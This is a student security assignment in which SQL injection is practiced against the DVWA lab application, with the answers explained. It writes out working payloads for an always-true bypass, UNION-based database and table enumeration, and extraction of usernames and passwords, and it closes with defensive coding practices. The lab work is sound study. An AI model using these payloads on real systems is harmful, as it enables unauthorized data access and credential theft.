Information Security and Assurance
Assignment - 3

Submitted by:

Anusha Malineni

16233382

Always True Scenario:

Input the below text exactly into the User ID Textbox and Click Submit

@' or '1'='1


(It generates the SQL select statement in the background as SELECT first_name, last_name FROM users WHERE user_id = '@' or '1'='1')

1. Explain the logic behind the result.

Input : @' or '1'='1

Ans: The given input retrieves the records which are both true and false because @ cannot be equal to anything which therefore results in false and '1'='1 will return true. Henceforth the input retrieves First Name and Surname from users table.

Please find the below screenshot for the results of the input.



Display Database Name:


Input the below text into the User ID Textbox and Click Submit.

@' or 1=1 union select null, database() #

2. Specify the database name.

Input : @' or 1=1 union select null, database() #


Ans : The database name is **dvwa.** The above input returns the database results with First name as null.



3. Why do we need the character # at the end?

Ans: Each programming language or database has different comment symbols. Similarly '#' is the comment symbol for MySQL. Comment symbol # is added to end of the query, anything followed after the symbol is treated as comment.

Please find the screenshot after removing the comment symbol # in the input @' or 1=1 union select null, database() #



Display Specific tables in information_schema:


Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

4. Highlight the table "users" in your screenshot

Input: @' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

In the input, we have 'user%', this returns the table names which has user.



Display all the columns fields in the information_schema users table:


Input the below text into the User ID Textbox and Click Submit.

@' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users'#

5. List the column names of the "users" table.

Input: @' and 1=0 union select null, column_name from information_schema.columns where table_name = 'users'#

Please find the screenshot for the above input, it returns the columns in 'users' table.



Display the username and password values from the users table:

Input the below text into the User ID Textbox and Click Submit.


@' and 1=0 union select null, concat(user, 0x0a, password) from users #

6. Highlight the usernames and passwords in the screenshot

Input: @' and 1=0 union select null, concat(user, 0x0a, password) from users #

Please find the below screenshot for the list of username and password from the table 'users'.

concat(user, 0x0a, password) function concatenates username and password to a single field.



7. Give your own example for UNION query type SQLIA.

Ans:

- Attackers make use of the vulnerable parameter by using UNION query.
- Different data is returned to the developer than the one that is expected, this is because of the attacker manipulating the application using this technique.
- This is done by injecting a statement.
  Syntax: UNION SELECT <rest of injected query>.

Example:

SELECT Name, Phone FROM Users

WHERE Id=1

UNION

SELECT creditcardNumber,1 FROM CreditsysTable

In this example, all the values whose id=1 are selected and are combined with values from CreditsysTable. The results of both these are combined and then returned to the application.

8. Mention any two defensive coding practices w.r.t SQLIA.

Ans:

- Defensive coding practices shoule be followed to avoid SQL injection vulnerabilities which are due to insufficient input validation.
- Some of the defensive coding practices are given below.
  1. Positive Pattern Matching
  2. Input Type Checking
  3. Identification of All Input Sources
  4. Encoding of inputs
  5. Concealing Error Messages